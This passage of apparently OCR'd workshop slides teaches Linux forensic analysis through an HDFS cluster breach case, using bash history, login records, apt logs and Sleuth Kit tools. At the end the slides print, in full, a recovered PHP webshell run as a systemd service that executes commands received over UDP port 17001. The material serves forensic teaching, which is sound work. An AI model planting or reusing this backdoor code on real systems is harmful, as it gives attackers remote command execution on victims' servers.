

Learning Linux Forensic Analysis and Why it Matters

$ whoami

Ali Hadi

@binaryz0ne

- Associate Professor and Program Director, Computer and Digital Forensics, Champlain College

- Research Director, Leahy Center for Digital Forensics and Cybersecurity

- Co-Founder and CTO, Cyber 5W, Digital forensics Training & Consulting

Mariam Khader

@maryst33d

- Assistant Professor, Computer and Digital Forensics, Champlain College

- Research Lead, Leahy Center for Digital Forensics and Cybersecurity

Thomas Claflin

@_cyberyom

- IoT Forensics Division Lead at the Leahy Center for Digital Forensics and Cybersecurity


- DFIR Researcher, Cyber 5W

"Education never ends, Watson. It is a series of lessons, with the greatest for the last."

~Sherlock Holmes


Using Linux doesn’t mean
you won’t be compromised...

Why it matters!!!...




Large numbers of Web & database servers run under Linux (~ 70% of servers connected to the Internet run Linux)

Because of this, Linux became an attractive target for attackers.

If an attacker has succeed to target MySQL, Apache or similar server software, then he got a “target-rich” environment.


Why it matters!!!...



Linux systems become susceptible to several attacks including botnets, cryptocurrency miners, ransomware and other types of malware.

The success of these attacks refutes the old notion that says machines that run Linux are less likely to be affected by malware.

Case: HDFS Cluster Breach



✗

Hadoop Distributed File System Environment

✗

Main NameNode facing the Internet: Master

✗

DataNodes on seperate network: Slave 1 and Slave 2

✗


Suspicious activity was noticed on network during last 10 days

✗

Access to Master and Slaves from unusual host

✗

New software is found on the system



Understanding how to navigate the system and where to look is one key to the success of your investigation…

Within the workshop, you will walk through the case covered, understand where to focus, and why. In other words, “learning while investigating…”

Protect Your Evidence...

- ✘ Search might tamper evidence ...
  - find→ stat()
- ✘ Disable FS atime:

Option #1:

- ✘ $ sudo mount -o remount,noatime /dev/….

Option #2:

- ✘ $ mkdir /mnt/extdrv/rootvol
- ✘ $ rootvol=/mnt/extdrv/rootvol
- ✘ $ sudo mount --bind / $rootvol
- ✘ $ sudo mount -o remount,ro $rootvol


/
bin -> usr/bin
boot
dev
etc
home
lib -> usr/lib
lib32 -> usr/lib32
lib64 -> usr/lib64
libx32 -> usr/libx32
lost+found
media
mnt
opt
proc
root
run
sbin -> usr/sbin
srv
sys
tmp
usr
var
22 directories
root@kali:~# ~
File Hierarchy Standard
Everything in Linux is a file, and all files exist under the root directory, "/".

File Hunting...

Searching for files that had their metadata changed within the last 5 days…

$ find / -ctime +1 -ctime -5

Hunt CLI History...

Checking user .bashrc file for commands executed (+order of execution)...

$ history

Basic compromise checks

Why vim to passwd?

Web dir?

Password changed?

What's 37292.c ??!!

(check it later)

```
 1  poweroff
 2  whoami
 3  id
 4  pwd
 5  vim /etc/passwd
 6  ll
 7  vim flag.txt
 8  cat .psql_history
 9  cd /var/www/html/
10  ll
11  cd jabc
12  ll
13  cat .htaccess
14  ll
15  vim scripts/update.php
16  ls -lh scripts/
17  w
18  logout
19  vim /var/log/lastlog
20  logout
21  passwd php
22  logout
23  cd /tmp/
24  ll
25  rm 37292.c
26  cd
```

Hunt Suspicious Dir...

The /usr/php directory details...

$ sudo debugfs -R 'stat <1835263>' /dev....

```
Inode: 1835263   Type: directory    Mode:  0755   Flags: 0x80000
Generation: 1712021741    Version: 0x00000000:00000004
User:   999   Group:   999   Size: 4096
File ACL: 0    Directory ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
 atime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
 mtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
crtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):7349914
```

Directory contents...

$ ls -lhat /usr/php

```
drwxr-xr-x  2 php  php  4.0K Oct  5 13:06 .
drwxr-xr-x 11 root root 4.0K Oct  5 13:06 ..
-rw-r--r--  1 php  php   220 Apr  9  2014 .bash_logout
-rw-r--r--  1 php  php  3.6K Apr  9  2014 .bashrc
-rw-r--r--  1 php  php   675 Apr  9  2014 .profile
```

Hunt Last Logged Users...

OR? Use debugfs...

Could be checked on a live system using:

- $ last
- $ w
- $ lastlog
- $ sudo last -f /var/log/wtmp

```
mail     pts/1        192.168.210.131  Sat Oct  5 13:23 - 13:24  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:21 - 13:21  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:18 - 13:19  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:13 - 13:18  (00:04)
```

- $ sudo last -f /var/log/btmp

```
mail     ssh:notty    192.168.210.131  Sat Oct  5 13:20 - 00:06 (2+10:45)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 13:20  (00:28)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
```

Mounting FS...

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot      Start        End          Length       Description
000:  Meta     0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------  0000000000   0000002047   0000002048   Unallocated
002:  000:000  0000002048   0163577855   0163575808   Linux (0x83)
003:  -------  0163577856   0163579903   0000002048   Unallocated
004:  Meta     0163579902   0167770111   0004190210   DOS Extended (0x05)
005:  Meta     0163579902   0163579902   0000000001   Extended Table (#1)
006:  001:000  0163579904   0167770111   0004190208   Linux Swap / Solaris x86 (0x82)
007:  -------  0167770112   0167772159   0000002048   Unallocated
tsurugi@forensiclab:~/Desktop/hdfs$
```

- Checking File system using TSK before mounting:
  - mmls
  - fsstat

```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: Ext4
Volume Name:
Volume ID: c3dfec865832e886c489166d6cefca9

Last Written at: 2019-10-06 23:23:02 (CEST)
Last Checked at: 2017-11-07 22:06:43 (CET)

Last Mounted at: 2019-10-06 23:23:03 (CEST)
Unmounted properly
Last mounted on: /

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size
```

"norecovery" when mounting...

Hunt Files ???

- ✘ What are these php files doing here?!
  - Easy to spot if a baseline is available...

```
rootvol/lib/systemd/system/php7.0-fpm.service
rootvol/usr/bin/phar.phar7.0
rootvol/usr/bin/php7.0
rootvol/usr/lib/php/php7.0-fpm-checkconf
rootvol/usr/lib/php/php-helper
rootvol/usr/lib/php/php-maintscript-helper
rootvol/usr/lib/php/20151012/iconv.so
rootvol/usr/lib/php/20151012/posix.so
rootvol/usr/lib/php/20151012/sysvshm.so
rootvol/usr/lib/php/20151012/sysvmsg.so
rootvol/usr/lib/php/20151012/json.so
rootvol/usr/lib/php/20151012/ftp.so
rootvol/usr/lib/php/20151012/shmop.so
rootvol/usr/lib/php/20151012/ctype.so
rootvol/usr/lib/php/20151012/opcache.so
rootvol/usr/lib/php/20151012/tokenizer.so
rootvol/usr/lib/php/20151012/fileinfo.so
rootvol/usr/lib/php/20151012/sysvsem.so
rootvol/usr/lib/php/20151012/calendar.so
rootvol/usr/lib/php/20151012/exif.so
rootvol/usr/lib/php/20151012/pdo.so
rootvol/usr/lib/php/20151012/sockets.so
rootvol/usr/lib/php/20151012/phar.so
rootvol/usr/lib/php/20151012/readline.so
rootvol/usr/lib/php/20151012/gettext.so
rootvol/usr/lib/php/php7.0-fpm-reopenlogs
rootvol/usr/lib/php/7.0/php.ini-production
rootvol/usr/lib/php/7.0/sapi/cli
rootvol/usr/lib/php/7.0/sapi/fpm
rootvol/usr/lib/php/7.0/php.ini-development
rootvol/usr/lib/php/7.0/php.ini-production.cli
rootvol/usr/lib/php/sessionclean
rootvol/usr/lib/tmpfiles.d/php7.0-fpm.conf
```

Installed Stuff...

- /var/cache/apt/archives

```
-rw-r----- 1 root root     0 nov.   7  2017 lock
drwx------ 2 sslh root  4096 oct.   7 00:30 partial
-rw-r--r-- 1 root root  2832 oct.   7 00:29 php_1%3a7.0+35ubuntu6_all.deb
-rw-r--r-- 1 root root 10774 oct.   7 00:29 php-common_1%3a35ubuntu6_all.deb
```

- /var/log/apt/

```
-rw-r--r-- 1 root root  31K oct.   7 00:30 history.log
-rw-r----- 1 root adm  232K oct.   7 00:30 term.log
```

```
tsurugi@forensiclab:~/Desktop/hdfs$ tail -n15 rootvol/var/log/apt/history.log
Commandline: apt-get remove oracle-java9-installer
Requested-By: hadoop (1000)
Remove: oracle-java9-set-default:amd64 (9.0.1-1~webupd8~0), oracle-java9-installer:amd64 (9.0.1-1~webupd8~0)
End-Date: 2017-11-08  01:52:55

Start-Date: 2017-11-08  06:12:58
Commandline: /usr/bin/unattended-upgrade
Install: linux-image-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-image-extra-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-headers-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-he
aders-4.4.0-98:amd64 (4.4.0-98.121, automatic)
Upgrade: linux-headers-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-image-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-generic:amd64 (4.4.0.31.33, 4.4.0.98.103)
End-Date: 2017-11-08  06:13:42

Start-Date: 2019-10-07  01:30:31
Commandline: apt install php
Install: php7.0-cli:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php-common:amd64 (1:35ubuntu6.1, automatic), php7.0-fpm:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-opcache:amd64 (7.0.33-0ubuntu0.16.04.6,
automatic), php7.0:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-common:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php:amd64 (1:7.0+35ubuntu6.1), php7.0-json:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php
7.0-readline:amd64 (7.0.33-0ubuntu0.16.04.6, automatic)
End-Date: 2019-10-07  01:30:41
```

Hunt Files /etc

- ✘ php config files will be found, but…. What about the cluster service?
  - What's that?

Check inode

```
2229886 -rw-r--r-- 1 root root 70656 oct.   7 00:30 rootvol/etc/php/7.0/cli/php.ini
2229817 -rw-r--r-- 1 root root 4421 oct.   7 00:30 rootvol/etc/php/7.0/fpm/php-fpm.conf
2229816 -rw-r--r-- 1 root root 18771 oct.   7 00:30 rootvol/etc/php/7.0/fpm/pool.d/www.conf
2229887 -rw-r--r-- 1 root root 70999 oct.   7 00:30 rootvol/etc/php/7.0/fpm/php.ini
2229841 -rw-r--r-- 1 root root 71 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/iconv.ini
2229871 -rw-r--r-- 1 root root 68 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/json.ini
2229832 -rw-r--r-- 1 root root 74 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/fileinfo.ini
2229877 -rw-r--r-- 1 root root 76 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/readline.ini
2229844 -rw-r--r-- 1 root root 69 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/pdo.ini
2229829 -rw-r--r-- 1 root root 70 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/exif.ini
2229847 -rw-r--r-- 1 root root 70 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/phar.ini
2229826 -rw-r--r-- 1 root root 71 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/ctype.ini
2229838 -rw-r--r-- 1 root root 73 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/gettext.ini
2229862 -rw-r--r-- 1 root root 73 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/sysvsem.ini
2229835 -rw-r--r-- 1 root root 69 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/ftp.ini
2229865 -rw-r--r-- 1 root root 73 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/sysvshm.ini
2229853 -rw-r--r-- 1 root root 71 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/shmop.ini
2229868 -rw-r--r-- 1 root root 75 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/tokenizer.ini
2229874 -rw-r--r-- 1 root root 79 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/opcache.ini
2229823 -rw-r--r-- 1 root root 74 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/calendar.ini
2229856 -rw-r--r-- 1 root root 73 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/sockets.ini
2229850 -rw-r--r-- 1 root root 71 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/posix.ini
2229859 -rw-r--r-- 1 root root 73 oct.   7 00:30 rootvol/etc/php/7.0/mods-available/sysvmsg.ini
2229806 -rw-r--r-- 1 root root 78 oct.   6 22:13 rootvol/etc/motd.txt
2228617 -rw-r--r-- 1 root root 529 oct.   6 22:41 rootvol/etc/network/interfaces
2228411 -rw-r--r-- 1 root root 0 oct.   6 18:10 rootvol/etc/vmware-tools/tools.conf
2229178 -rw-r--r-- 1 root root 20 oct.   6 18:10 rootvol/etc/vmware-tools/tools.conf.old
2228438 -rw-r--r-- 1 root root 1194 oct.   7 00:30 rootvol/etc/init.d/.depend.boot
2229812 -rwxr-xr-x 1 root root 4987 oct.   7 00:30 rootvol/etc/init.d/php7.0-fpm
2228439 -rw-r--r-- 1 root root 1010 oct.   7 00:30 rootvol/etc/init.d/.depend.start
2228440 -rw-r--r-- 1 root root 1074 oct.   7 00:30 rootvol/etc/init.d/.depend.stop
2229326 -rw-r--r-- 1 root root 344 oct.   6 22:23 rootvol/etc/hosts
2229058 -rw-r--r-- 1 root root 26 oct.   6 22:32 rootvol/etc/hostname
2229822 -rw-r--r-- 1 root root 728 oct.   7 00:30 rootvol/etc/apache2/conf-available/php7.0-fpm.conf
2228303 -rw-r--r-- 1 root root 670 oct.   7 00:30 rootvol/etc/cron.d/php
2229804 -rw-rw-r-- 1 root root 246 oct.   7 00:28 rootvol/etc/systemd/system/cluster.service
2229819 -rw-r--r-- 1 root root 398 oct.   7 00:30 rootvol/etc/init/php7.0-fpm.conf
2229813 -rw-r--r-- 1 root root 155 oct.   7 00:30 rootvol/etc/logrotate.d/php7.0-fpm
```

TSK istats

Cross reference that this was recently added!


```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo istat -o 2048 $hdfscase 2229804
inode: 2229804
Allocated
Group: 272
Generation Id: 70237202
uid / gid: 0 / 0
mode: rrw-rw-r--
Flags: Extents,
size: 246
num of links: 1

Inode Times:
Accessed:       2019-10-07 00:31:29.645336261 (CEST)
File Modified:  2019-10-07 00:28:16.492115650 (CEST)
Inode Modified: 2019-10-07 00:28:16.492115650 (CEST)
File Created:   2019-10-07 00:28:16.492115650 (CEST)

Direct Blocks:
10604153
```

TSK icat

What…???!!!!



TSK icat cluster.php

PHP Webshell used as a systemd service!

- ✘ Error reporting = off
- ✘ Socket port = 17001
- ✘ PHP shell_exec()

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2367366
<?php

error_reporting(0);

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
//socket_set_option ($sock, SOL_SOCKET, SO_REUSEADDR, 1);
if (socket_bind($sock, '0.0.0.0', 17001) == true) {
        $error_code = socket_last_error();
        $error_msg = socket_strerror($error_code);
        //echo "code: ", $error_code, " msg: ", $error_msg;

        for (;;) {
            socket_recvfrom($sock, $message, 1024000, 0, $ip, $port);
            $reply = shell_exec($message);
            socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
        }
}
else {  exit;   }

?>
```

But the question is:
